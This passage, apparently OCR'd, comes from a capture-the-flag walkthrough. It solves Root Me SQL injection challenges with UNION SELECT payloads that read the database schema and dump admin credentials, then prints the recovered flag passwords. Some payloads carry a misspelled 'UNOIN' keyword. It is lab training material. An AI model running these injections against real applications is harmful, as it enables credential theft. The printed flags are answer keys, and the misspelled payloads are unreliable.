
> **NOTE** Once we receive the error message, we can determine that the SQLite3 DBMS is being used.



This table has 2 fields.


6. To get information about the database structure, enter the following command:

```
' AND 0 UNOIN SELECT null,sql FROM sqlite_master --
```



7. To obtain the credentials, enter the following command:

```
' AND 0 UNOIN SELECT username,password FROM users --
```




We found the administrator credentials.

8. Go to the "*Login*" tab.


9. Enter the username: `admin` and password: `c4K04dtIaJsuWdi`.

10. Click the [connect] button.




11. The password "`c4K04dtIaJsuWdi`" is "*Flag*".

Root Me (SQL injection - Numeric)




Solution:

1. Start the challenge.




   Here we see 3 links to news. The news must be posted in the database. Open any news to find out where we can carry out an attack using sql injection.

2. Open any news to find out where we can carry out an attack using sql injection.




> **NOTE:**
>
> Each news consists of at least 3 fields, since one of them is the identifier, the second is the title and the third is the description.

3. In the address bar we see the id parameter. To make sure you can perform a SQLi attack, add the `OR 1=1 --` code at the end.



4. The DBMS is **SQLite3**, we can get the database structure. To do this, enter:


```
UNION SELECT null,sql,null FROM sqlite_master --
```



Here are 2 tables. We are interested in the `users` table.


5. To obtain the administrator password, enter the following:

```
UNION SELECT null,username,password FROM users --
```




6. Go to the "*login*" tab.


7. Enter the username: `admin` and password: `aTlkJYLjcbLmue3`.



8. The password "`aTlkJYLjcbLmue3`" is "*Flag*".




redtiger.labs.overthewire.org



Solution:

1. Run the task.

